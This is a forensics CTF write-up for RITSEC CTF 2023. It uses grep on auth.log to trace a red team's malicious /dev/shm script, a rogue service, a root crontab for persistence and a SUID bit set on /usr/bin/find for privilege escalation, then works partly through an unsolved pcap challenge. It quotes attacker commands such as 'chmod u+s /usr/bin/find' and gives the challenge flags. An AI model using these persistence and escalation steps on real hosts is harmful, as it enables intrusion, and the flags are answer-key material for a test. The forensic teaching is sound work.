In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:54:12(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

Since the challenge question is asking "script", we can search `.sh` files via `grep`:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:55:28(HKT)]
└> grep '\.sh' auth.log
Mar 25 20:10:40 ctf-1 sudo:     root : (command continued) # sha256sum
is installed by default in some other distros#012    elif check_exists
sha256sum; then#012        SHA_COMMAND="sha256sum"#012    fi#012    if
[[ "${SHA_COMMAND}" =≠ "" ]]; then#012        log "Will use
${SHA_COMMAND} to validate the checksum of the downloaded file"#012
```

```
SHA_URL="${URL}.sha256"#012        SHA_PATH="${OUTPUT_PATH}.sha256"#012
${CURL_COMMAND} -o "${SHA_PATH}" "${SHA_URL}"#012        if
${SHA_COMMAND} --status -c "${SHA_PATH}"; then#012            log "The
downloaded file's checksum validated correctly"#012        else#012
SHA_EXPECTED=$(cat "${SHA_PATH}")#012
SHA_ACTUAL=$(${SHA_COMMAND} "${OUTPUT_PATH}")#012            if
check_exists awk; then#012                SHA_EXPECTED=$(echo
"${SHA_EXPECTED}" | awk '{print $1}')#012
SHA_ACTUAL=$(echo "${SHA_ACTUAL}" | awk '{print $1}')#012
fi#012            log_important "Checksum of the downloaded file did not
validate correctly"#012
Mar 25 20:49:58 ctf-1 snoopy[2515]: [login:ubuntu ssh:((undefined))
sid:2393 tty:/dev/pts/2 (0/root) uid:root(0)/root(0) cwd:/root/.ssh]:
vim /dev/shm/_script2980.sh
[...]
```

Found it! The `_script2980.sh` script looks sussy!

MD5 the answer:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:54:13(HKT)]
└> echo -n '_script2980.sh' | md5sum
5d8b854103d79677b911a1a316284128  -
```

> Note: The `-n` flag is to ignore new line character at the end. Otherwise it'll generate a different MD5 hash.

- **Flag:** `RS{5d8b854103d79677b911a1a316284128}`

Red Team Activity 2

Background

90 Points / 161 Solves

Q2: Name of the malicious service?

Note: Flag format is `RS{MD5sum(<answer string>)}`

Find the flag

In this challenge we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|17:59:09(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

Since the challenge's question is asking "service", we can use `grep` to find `.service` file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|18:03:05(HKT)]
└> grep '\.service' auth.log | grep 'systemctl enable'
Mar 25 20:10:40 ctf-1 sudo:     root : (command continued) launchd
(after installing config)#012start_teleport_launchd() {#012    log
"Starting Teleport via launchctl. It will automatically be started
whenever the system reboots."#012    launchctl load
${LAUNCHD_CONFIG_PATH}/com.goteleport.teleport.plist#012    sleep
${ALIVE_CHECK_DELAY}#012}#012# start teleport via systemd (after
```

```
installing unit)#012start_teleport_systemd() {#012    log "Starting
Teleport via systemd. It will automatically be started whenever the
system reboots."#012    systemctl enable teleport.service#012
systemctl start teleport.service#012    sleep
${ALIVE_CHECK_DELAY}#012}#012# checks whether teleport binaries exist on
the host#012teleport_binaries_exist() {#012    for BINARY_NAME in
teleport tctl tsh; do#012        if [ -f
${TELEPORT_BINARY_DIR}/${BINARY_NAME} ]; then return 0; else return 1;
fi#012    done#012}#012# checks whether a teleport config exists on the
host#012teleport_config_exists() { if [ -f ${TELEPORT_CONFIG_PATH} ];
then return 0; else return
Mar 25 20:51:39 ctf-1 snoopy[2530]: [login:ubuntu ssh:((undefined))
sid:2393 tty:/dev/pts/2 (0/root) uid:root(0)/root(0) cwd:/root/.ssh]:
systemctl enable bluetoothd.service
```

Found it! The `bluetoothd.service` looks sussy!

MD5 hash the answer:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|17:59:10(HKT)]
└> echo -n 'bluetoothd.service' | md5sum
a9f8f8a0abe37193f5b136a0d9c3d869  -
```

> Note: The `-n` flag is to ignore new line character at the end.
> Otherwise it'll generate a different MD5 hash.

- Flag: `RS{a9f8f8a0abe37193f5b136a0d9c3d869}`

Red Team Activity 3

Background

193 Points / 96 Solves

Q3: What is the location (the full path) responsible having run the malicious script repeatedly?

Note: Flag format is `RS{MD5sum(<answer string>)}`

Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:09:30(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

In Red Team Activity 1, we found **the malicious script is `_script2980.sh` in `/dev/shm/`**.

Now, the challenge's question is asking "repeatedly". Which technique in red teaming is to repeatedly executing something?

You guessed! "***Persistence***"!

How to implement persistence in Linux? ***Cronjob***!

With that said, let's see any cronjobs has been modified/added!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:15:10(HKT)]
└> grep 'crontabs' auth.log
Mar 25 20:56:56 ctf-1 snoopy[14959]: [login:ubuntu ssh:((undefined))
sid:14897 tty:/dev/pts/3 (0/root) uid:root(0)/root(0) cwd:/root]: vim
/var/spool/cron/crontabs/root
```

Found it! `/var/spool/cron/crontabs/root` is the new cronjob!

MD5 hash the answer:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:10:48(HKT)]
└> echo -n '/var/spool/cron/crontabs/root' | md5sum
c1da8fd57f17c95c731c38ee630f6aea  -
```

- **Flag:** `RS{c1da8fd57f17c95c731c38ee630f6aea}`


Red Team Activity 4

Background

381 Points / 109 Solves

Q4: Which binary (full path to binary) was ***modified*** by redteam to ***later*** escalate privileges?

Note: Flag format is `RS{MD5sum(<answer string>)}`



Find the flag

In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:17:58(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

Since the challenge's question is asking for privilege escalation, we can try to find common privilege escalation techniques, like SUID binary, sudo permission, writeable `/etc/passwd` and more.

After some searching, I found this:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:20:13(HKT)]
└> grep 'chmod' auth.log
```

```
[...]
Mar 25 21:15:32 ctf-1 snoopy[15105]: [login:ubuntu ssh:((undefined))
sid:14897 tty:/dev/pts/3 (0/root) uid:root(0)/root(0) cwd:/root]: chmod
u+s /usr/bin/find
[...]
```

In here, ***the `/usr/bin/find` has added the SUID sticky bit***, and user can execute the binary as the owner. In this case, it's root.

MD5 hash the answer:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:20:29(HKT)]
└> echo -n '/usr/bin/find' | md5sum
7fd5884f493f4aaf96abee286ee04120  -
```


- **Flag:** `RS{7fd5884f493f4aaf96abee286ee04120}`

Web of Lies

Background

98 Points / 79 Solves

We found more weird traffic. We're concerned he's connected to a web of underground criminals.



Find the flag


In this challenge, we can download a file:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Web-of-Lies)-
[2023.04.02|13:34:41(HKT)]
└> file weboflies.pcapng
weboflies.pcapng: pcapng capture file - version 1.0
```


It's a packet capture file!

We can open it via WireShark:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Web-of-Lies)-
[2023.04.02|13:34:42(HKT)]
└> wireshark weboflies.pcapng
```




In "Statistcs" → "Protocol Hierarchy", we can view which protocol is being captured:




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	1982	100.0	165356	99 k	0	0	0	1982
Null/Loopback	100.0	1982	4.8	7928	4,746	0	0	0	1982
Internet Protocol Version 6	0.4	7	0.2	280	167	0	0	0	7
User Datagram Protocol	0.4	7	0.0	56	33	0	0	0	7
Multicast Domain Name System	0.4	7	0.6	948	567	7	948	567	7
Internet Protocol Version 4	99.6	1975	23.9	39500	23 k	0	0	0	1975
User Datagram Protocol	0.1	1	0.0	8	4	0	0	0	1
Data	0.1	1	0.0	44	26	1	44	26	1
Transmission Control Protocol	99.6	1974	70.5	116592	69 k	1686	83686	50 k	1974
Hypertext Transfer Protocol	14.5	288	30.2	49968	29 k	144	21456	12 k	288
Line-based text data	7.3	144	1.4	2234	1,337	144	2234	1,337	144

As you can see, it has some HTTP packets.

Let's "Follow HTTP Stream"!







```
GET /flag HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 400 BAD REQUEST
Server: Werkzeug/2.2.2 Python/3.10.7
Date: Sat, 01 Apr 2023 23:06:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 16
Connection: close

Flag's not here
```

Hmm... "Flag's not here".

In WireShark, we can export all the HTTP object via:


File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Strip Headers...
Export TLS Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
DICOM...
FTP-DATA...
HTTP...
IMF...
SMB...
TFTP...
Destination
ff02::fb
ff02::fb
ff02::fb
127.0.0.1
Frame 12: 72 bytes on wire (576 bits),
Null/Loopback
Internet Protocol Version 4, Src: 127.
Transmission Control Protocol, Src Por
Source Port: 5000



Then `cat` all of them:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Web-of-Lies/http)-
[2023.04.02|13:42:59(HKT)]
└> cat *
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
```

```
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
```

```
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag Not Found
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
```

```
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
Flag's not here
```

Umm... All of them are not the real flag...

After fumbling around, I still don't know what can I do with those packets...

